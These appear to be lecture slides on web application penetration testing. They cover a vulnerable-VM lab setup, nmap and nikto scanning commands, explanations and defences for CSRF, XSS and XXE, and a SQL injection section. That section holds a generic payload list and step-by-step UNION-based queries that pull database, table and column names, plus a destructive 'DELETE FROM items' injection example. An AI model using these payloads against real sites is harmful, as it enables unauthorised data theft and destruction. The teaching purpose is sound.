

# Web Applications Security Testing

Hacking/Pen-testing Web Apps and Countermeasures

# Table of Contents

- ▷ Setting up Virtual Lab
- ▷ Introduction
- ▷ Scanning web Applications
  - Vulnerability scanning
  - Banner information
  - Database Information
  - Other details
- ▷ Attack Methods
  - Cross Site Scripting (XSS)
  - Cross Site Request Forgery (CSRF)
  - XML External Entity Attacks (XEE/XXE)
  - Injection Attacks
    - Command Injection
    - SQL Injection
- ▷ Countermeasures

# Virtual Lab Setup for Web Application Security Testing

# Virtual Lab Setup (1)

## ▶ Prerequisites

- The following software is required for setting up lab
- Virtual Machine Software: Install any VM software on the host operating system. In this Oracle VM, software is used. Download the software from <https://www.oracle.com/in/virtualization/technologies/vm/downloads/virtualbox-downloads.html>
- Download vulnerable operating systems with vulnerable web applications
- Web Goat OVA:  
<https://www.vulnhub.com/entry/webgoat-1.365/>
- Web for Pen testers:  
[https://pentesterlab.com/exercises/web\\_for\\_pen\\_tester/attachments](https://pentesterlab.com/exercises/web_for_pen_tester/attachments)
- VulnOSv2:  
<https://www.vulnhub.com/entry/vulnos-2,147/>
- Windows XP:  
<https://www.microsoft.com/en-in/download/details.aspx?id=8002>  
[https://drive.google.com/file/d/1wbYp0U\\_uTcKY8Os6KsNnNYUS8NEtWd](https://drive.google.com/file/d/1wbYp0U_uTcKY8Os6KsNnNYUS8NEtWd)
- Windows 7:  
<https://www.microsoft.com/en-in/software-download/windows7>
- Metasploitable3:  
<https://github.com/rapid7/metasploitable3>  
[https://drive.google.com/file/d/1wbYp0U\\_uTcKY8Os6KsNnNYUS8NEtWd](https://drive.google.com/file/d/1wbYp0U_uTcKY8Os6KsNnNYUS8NEtWd)
- Metasploitable2:  
<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>
- Download latest security operating system (Kali Linux)  
Kali Linux: <https://www.kali.org/downloads/>

## Virtual Lab Setup (2)

### ▶ Virtual Lab Architecture (for the WTCs course)

```
Host ----- OracleVM ---KaliLinux 2020.3#
                        OS | NIC1: NAT
                        (Windows10) | NIC2: 192.168.1.1/24
                                   | 192.168.1.1/24 - 1 - 255 usable 3 - 254
                                   |
                        Windows 7* -- -- Windows XP*
                        192.168.1.4/24 | 192.168.1.5/24
                                   |
                        Metasploitable2* -- -- Web Goat #
                                   DHCP | DHCP
                                   |
                        VulnOSV2+ -- -- Web for Pentesting+
                                   DHCP | DHCP
```

# Compulsory; \* Not mandatory; + For additional practice;

# Virtual Lab Setup (3)

## ▶ Installation

- Install Oracle VM
- Download and include Oracle VM extension pack
- From Oracle VM → File → Preferences → Extensions → select the extensions pack
- Create Virtual host only adapter
- In Oracle VM → File → Host Network Manager → Create
- Set the IP series as 192.168.1.1/24
- Install downloaded vulnerable Operating systems. Follow the video tutorial for more details <https://youtu.be/y3zlpHNSl6M>
- Description of this documentation can be viewed at <https://youtu.be/D-DxsA7wQvA>

## ▶ The rest of the lectures will discuss web applications security testing with various vulnerable applications as given below

- WebGoat (<https://www.vulnhub.com/entry/webgoat-1,365>)
- VulnOSv2 (<https://www.vulnhub.com/entry/vulnos-2,147>)
- WebforPentesters ([https://pentesterlab.com/exercises/web\\_for\\_pentester/attachments](https://pentesterlab.com/exercises/web_for_pentester/attachments))
- <http://testphp.vulnweb.com>


# Introduction to Web Application Attacks

# Introduction

- A Report on web application attack shows that
  - PHP applications are 3 times more vulnerable to XSS attacks compared to .NET applications
  - AWS servers originated 20% of known vulnerability exploitations
  - Reatail websites are more targetted over the Internet
  - Websites running wordpress were attacked more compared to other CMS
  - There is an yearly increase of 40% in web applications.
  - Different hacking techniques identified frequently are (decending order of the attacks performed) 1) Use of stolen credentials 2) Use of backdoors, 3) SQL Injection, 4) RFI, 5) Abuse of functionality, 6) Brute Force, 7) XSS, 8) Path traversal, 9) Forced browsing, 9) OS Command injection attacks



# Working of web Application



# Web 2.0

- ▶ It is aimed for building of dynamic user participation, collaboration and social interaction infrastructure web applications.
- ▶ Four features of web 2.0 are
  - Interoperability
    - Advanced gaming, Dynamic content, RSS generation
  - User centered design
    - Social networking, Wikis, Google Maps
  - Collaboration on the web
    - Interactive encyclopedias and dictionaries, Cloud computing
  - Interactive data sharing
    - Blogs, AJAX, Flash rich websites, Mobile applications

# Web Application Threats

- **Unvalidated input**
- **Parameter or Form tampering**
- **Directory Traversal**
- **Cookie poisoning**
- **Insecure storage**
- **Information leakage**
- **Improper error handling**
- **Broken Account Management**
- **SQL Injection**
- **Denial of Service**
- **Buffer overflow**
- **Cross site scripting**
- **Injection flaws**
- **Cross site request forgery**
- **Broken access control**
- **security misconfiguration**
- **Broken session management**
- **Log tampering**
- **Platform exploits**
- **Insecure Direct object references**
- **Insufficient transport layer protection**
- **Insecure cryptographic storage**
- **Cookie snooping**
- **DMZ protocol attacks**
- **Security management exploits**
- **Authentication hijacking**
- **Network Access attacks**
- **Hidden field manipulation**
- **Obfuscation application**
- **Failure to restrict Access to URL**
- **Webservices attacks**
- **CAPTCHA attacks**

# Web Application Security Testing

- It is used to identify, analyze, and report vulnerabilities such as input validation, buffer overflows, code execution, command injection, SQL Injection, authentication bypass, etc. in a given web application.
- Testing a web application repeatedly by changing the testing methods is the best way to perform web application pen testing.
- Web App Pen testing cycle
  - Port scanning - Perform port scan to identify the services running on the target system.
  - Vulnerabilities verification - Identify known vulnerabilities in the target system. Test and fix the issues.
  - Provide recommendations - Suggest possible remedies to fix the identified vulnerabilities.

# Web App Security Testing Flow

- Define the objective
- Information gathering
- Configuration management testing
- Authentication testing
- Session management testing
- Authorization testing
- Business logic testing
- Data validation testing
- Web services testing
- AJAX Testing
- Documenting the findings

# Scanning Web Applications

# Scanning Web Applications (1)

- ▶ Web Application scanning is the process of identifying more information about the target web application such as vulnerabilities of applications, flaws in web server, possibility of injection attacks, etc.
- ▶ As HTTP and HTTPs are the basis of any web application, the main focus is to scan for HTTP and HTTPs related vulnerabilities in the applications.
- ▶ The following are the step by step scanning process to explore information about web applications (In virtual lab, let source is Kali and target is WebGoat with IP address 192.168.1.43, WebForPentester with IP address 192.168.1.32)
- ▶ Check for server is answering to the ping request using nmap
  - `nmap -sN 192.168.1.43`
- ▶ Check for open ports
  - `nmap 192.168.1.43`
- ▶ Check for services running on target
  - `nmap -sV -O 192.168.1.43`

## Scanning web applications (2)

- ▶ Many web servers will be having firewalls to stop HTTP requests, hence, Check for the presence of web application firewall (WAF)
  - `nmap -p 80,443 --script=http-waf-detect 192.168.1.43`
  - `nmap -p 80,443 --script=http-waf-fingerprint 192.168.1.43`
- ▶ Another tool called wafw00f available in Kali Linux will help us to do the same task.
  - `wafw00f http://192.168.1.43:8000`
- ▶ Another tool helps us in knowing web application vulnerabilities
  - `nikto -h 192.168.1.43 -p 8000`
  - `nikto -h 192.168.1.32`
  - `nikto -h testphp.vulnweb.com`
- ▶ Identify vulnerability ids from the results obtained in the previous step (Ex: OSVDB-397, OSVDB-5646, etc from <https://cve.mitre.org/index.html> or <https://www.exploit-db.com/> )




# Cross Site Request Forgery (CSRF)

# CSRF introduction

- ▶ CSRF is an attack which forces an end user to execute unwanted actions on a web application in which user is currently authenticated.
- ▶ With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing.
- ▶ A successful CSRF exploit can compromise end user data and operation, when it targets a normal user.
- ▶ If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.
- ▶ The objective of this attack is to 1) transfer the money from one bank to another, 2) use a content management system to add/delete content from a website, 3) change passwords, 4) manipulate user/customer information, etc.

# How CSRF works?



For a **CSRF** attack to be possible, three key conditions must be in place:

1. A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
2. Cookie-based session handling. Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
3. No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

# Practicing CSRF

- ▶ Damn Vulnerable web application
- ▶ WebGoat

# Preventing CSRF attacks

- ▶ The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be:
  - Unpredictable with high entropy, as for session tokens in general.
  - Tied to the user's session.
  - Strictly validated in every case before the relevant action is executed.

# Cross Site Scripting (XSS)

## How XSS works?

- ▶ Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.
- ▶ There are three main types of XSS attacks. These are:
  - Reflected XSS, where the malicious script comes from the current HTTP request.
  - Stored XSS, where the malicious script comes from the website's database.
  - DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

# Practicing XSS

- ▶ Visit the link <https://portswigger.net/web-security/cross-site-scripting>
- ▶ Study three categories of XSS attacks
- ▶ Install Damn Vulnerable Web Application (DVWA)
  - <https://dvwa.co.uk/>
  - <https://www.kalilinux.in/2020/01/setup-dvwa-kali-linux.html>
- ▶ WebGoat



# Preventing XSS

- ▶ Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- ▶ Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- ▶ Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- ▶ Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.


# XML External Entity Attacks (XXE)

# What is XXE?

- ▶ XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.
- ▶ In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.
- ▶ There are various types of XXE attacks:
  - Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application's response.
  - Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
  - Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
  - Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

# Practicing XXE

- ▶ Visit the link <https://portswigger.net/web-security/xxe>
- ▶ Study three categories of XXE attacks
- ▶ Start Kali Linux and WebGoat VMs. In Kali Linux, open the browser and access the WebGoat, Enter the WebGoat with user name and password – webgoat/webgoat.
- ▶ Choose Injection Flaws → XXE from the menu you find at the left side and follow the instructions



# Injection Attacks

# Introduction

- SQL (also pronounced as *sequel*) Injection is a very old, most commonly performed, most complex and powerful attack focused on
  - Injecting malicious code into a web form field or the website's code/URL
  - running the malicious code to make the system execute a command shell or other arbitrary commands related to databases.
- How it will happen?
  - SQL server injections are delivered through a user-input field.
  - The input fields such as username and password, data to a URL, using search option in the website.

# Root cause of SQL Injection

- Developers may not aware/considered of the database threats that arise of poor coding [1]
  - SQL injection is typically a result of flaws in the web application or website and is not an issue with the database.
  - SQL injection is at the source of many of the high-level or well-known attacks on the Internet.
  - The goal of attacks of this type is to submit commands through a web application to a database in order to retrieve or manipulate data.
  - The usual cause of this type of flaw is improper or absent input validation, thus allowing code to pass unimpeded to the database without being verified.

## SQL Injection example

- Consider the following two SQL queries
  - ~~SELECT~~\* FROM items WHERE owner = ' link' AND itemname = ' name' ; DELETE FROM items; --
  - ~~SELECT~~\* FROM items WHERE owner = ' link' AND itemname = ' name' ; DELETE FROM items; SELECT \* FROM items WHERE ' a' = ' a' ;



# Consequences of SQL Injection

- **Identity spoofing:** It is the result of manipulating databases to insert bogus or misleading information such as email addresses and contact information
- **Data manipulation:** Example alteration of prices in e-commerce applications. In this attack, the intruder once again alters data but does so with the intention of changing price information in order to purchase products or services at a reduced rate.
- Alteration of data or outright replacement of data in existing databases with information created by the attacker
- **Escalation of privileges** to increase the level of access an attacker has to the system, up to and including full administrative access to the operating system
- **Denial of service**, performed by flooding the server with requests designed to overwhelm the system
- **Data extraction** and disclosure of all data on the system through the manipulation of the database, destruction or corruption of data through rewriting, altering, or other means  
Eliminating or altering transactions that have been or will be committed

# Taxonomy of SQL Injection

- SQL Injection (Two Categories)
  - Error Based SQL Injection
    - UNION SQL Injection
    - System Stored Procedure
    - Tatutology
    - End of Line Comment
    - Illegal or Logically Incorrect Query
  - Blind SQL Injection
    - Time Delay based
    - Boolean Exploitation

# Error based SQL Injection

- It is conducted based on the obtained error results. In this, attacker inputs the data that forces the databases to reveal some errors.
- The exploitation procedure will vary from one database to the other as the error codes will vary.
- Example: Assume back-end is Oracle DB  
[http://www.example.com/product.jsp?](http://www.example.com/product.jsp?id=1001) *id=1001 || SELECT user from DUAL--*
- **Query execution:**  
*Select \* from products where id=1001 || SELECT user from DUAL--*
- The above injection reveals the user information.

## UNION SQL Injection

- It is done via joining a forged query to the actual query.
- It may be used to reveal the values of fields of other tables.
- Example:

***SELECT \* from Users WHERE id=1212 UNION ALL  
SELECT CreditCardNumber,1,1, FROM Accounts***

# Blind SQL Injection

Three categories:

- 1) No Error Messages: In this, SQL injection results are not visible to the attacker.
- 2) Generic Page: Attack is performed with intention of exploiting web application such that instead of error message a generic page will be seen.

# Other Error Based Methods

- **Boolean exploitation technique**
  - Multiple valid statements that evaluated to TRUE or FALSE are supplied in the HTTP parameter request.
- **System Stored Procedure**
  - Attacker attempts to exploit database stored procedures to gain the access.
- **End of Line Comments**
  - The legitimate code that follows is nullified through the use of end of line comments  
Example: Select \* from user where name = 'ramu' and userid is NULL; --';
- **Tautology**
  - Injecting data such that the executing query always return the results.  
Example: Select \* from users where name = '' OR '1' = 1';
- **Illegal/Logically Incorrect Query**
  - Attacker attempts to send logically incorrect requests such as injectable parameters, datatypes, name of table, etc.

# SQL Injection Methodology

- Information Gathering
- Launch SQL Injection Attacks
- Advanced SQL Injection

# Information Gathering

- Identifying data entry paths by analyzing web GET and POST requests (use BURP suite or Tamper Data tools)
- Extracting the information through error messages (database info, error info, user info, os info, etc)
  - Determining database engine type
  - determining SELECT query structure
  - determining SELECT and WHERE, GROUP BY and HAVING clause
  - determining GROUPING errors
  - Typemismatches based errors
  - BLIND injection based information



# Information Gathering

- Use generic SQL Injection payloads, as given below

• '   
 "   
 `   
 ``   
 ,   
 "   
 ""   
 /   
 //   
 \   
 \\   
 ;   
 ' or "   
 -- or #   
 ' OR '1   
 ' OR 1 --   
 " OR "" = "   
 " OR 1 = 1 --

' OR " = '   
 '='   
 'LIKE'   
 '=0--+   
 OR 1=1   
 ' OR 'x'='x   
 ' AND id IS NULL; --   
 """"""""UNION SELECT '2   
 %00   
 /\*...\*/   
 + addition, concatenate (or   
 space in url)   
 || (double pipe)   
 concatenate   
 % wildcard attribute   
 indicator@variable local   
 variable   
 @@variable global variable   
 # Numeric   
 AND 1   
 AND 0

AND true   
 AND false 1-false


1-true   
 1\*56   
 -2   
 1' ORDER BY 1--+   
 1' ORDER BY 2--+   
 1' ORDER BY 3--+1' ORDER   
 BY 1,2--+   
 1' ORDER BY 1,2,3--+1'   
 GROUP BY 1,2,--+   
 1' GROUP BY 1,2,3--+   
 ' GROUP BY columnnames   
 having 1=1 --   
 -1' UNION SELECT 1,2,3--+   
 ' UNION SELECT   
 sum(columnname ) from   
 tablename --   
 -1 UNION SELECT 1 INTO   
 @,@

-1 UNION SELECT 1 INTO   
 @,@,@1 AND (SELECT \* FROM   
 Users) = 1 ' AND

MID(VERSION(),1,1) = '5';'   
 and 1 in (select min(name)   
 from sysobjects wherextype   
 = 'U' and name > '.') --

- Finding the table name   
 Time-Based:   
 ,(select \* from   
 (select(sleep(10)))a)   
 %2c(select%20\*%20from%2   
 0(select(sleep(10)))a)   
 ';WAITFOR DELAY '0:0:30'--   
 Comments:# Hash comment   
 /\* C-style comment   
 -- - SQL comment   
 ;%00 Nullbyte   
 ` Backtick

# Features of different Databases



	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	'    '	"concat " " "+" " '    '	'    '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

# Attack Initiation

- Once the information gathered and determined the target, start performing attack

*<http://www.somesite.com/default.php?id=1> order by 1*

- This will return the number of columns in the database table
- To confirm the columns use the query given below

*<http://www.somesite.com/default.php?id=-1> union select 1, 2, 3, 4, 5, 6, 7, 8*

- Start injecting some more values to get info about database

*<http://www.somesite.com/default.php?id=-1> union select 1, 2, @@version, 4, 5, 6*

- To obtain the list of databases available

*<http://www.somesite.com/default.php?id=-1> union select 1, 2, group\_concat(schema\_name) , 4, 5, 6 from information\_schema. schemata--*

# Attack Initiation

- To determine the current database:

*http: // www. somesite. com/default. php?id=-1 union select 1 , 2, concat( database( ) ) , 4, 5, 6--*

- To get the current user:

*http: // www. somesite. com/default. php?id=-1 union select 1, 2, concat( user( ) ) , 4, 5, 6--*

- To get the tables:

*http: // www. somesite. com/default. php?id=-1 union select 1 , 2, group\_concat( table\_name) , 4, 5, 6 from information\_schema. tables where table\_schema=database( ) —*

- With the tables presented, you will target the users table:

*http: // www. somesite. com/default. php?id=-1 union select 1, 2, group\_concat( column\_name) , 4, 5, 6 from information\_schema. columns where table\_schema=database( ) --*


# SQL Injection Tools

- Use SQL Injection Tools
  - SQLMap —Automatic SQL Injection And Database Takeover Tool
  - jSQL Injection —Java Tool For Automatic SQL Database Injection
  - BBQSQL —A Blind SQL-Injection Exploitation Tool
  - NoSQLMap —Automated NoSQL Database Pwnage
  - Whitewidow —SQL Vulnerability Scanner
  - DSSS —Damn Small SQLi Scanner
  - explo —Human And Machine Readable Web Vulnerability Testing Format
  - Blind-Sql-Bitshifting —Blind SQL-Injection via Bitshifting
  - Leviathan —Wide Range Mass Audit Toolkit
  - Blisqy —Exploit Time-based blind-SQL-injection in HTTP-Headers (MySQL/MariaDB)
  - Marathon Tool (<http://marathontool.codeplex.com>)
  - SQL Power Injector (<http://www.sqlpowerinjector.com>)
  - Havij (<http://www.itsecteam.com>)
  - SQL Brute (<http://www.gdssecurity.com>)
  - SQLget (<http://www.darknet.org.uk>)
  - SQLPAT (<http://www.cqure.net>)

Reference: <https://medium.com/@ismailtasdelen/sql-injection-payload-list-b97656cfd66b>

# Practicing SQL Injection

- ▶ <https://www.hacksplaining.com/exercises/sql-injection>
- ▶ Visit the link <https://portswigger.net/web-security/sql-injection>
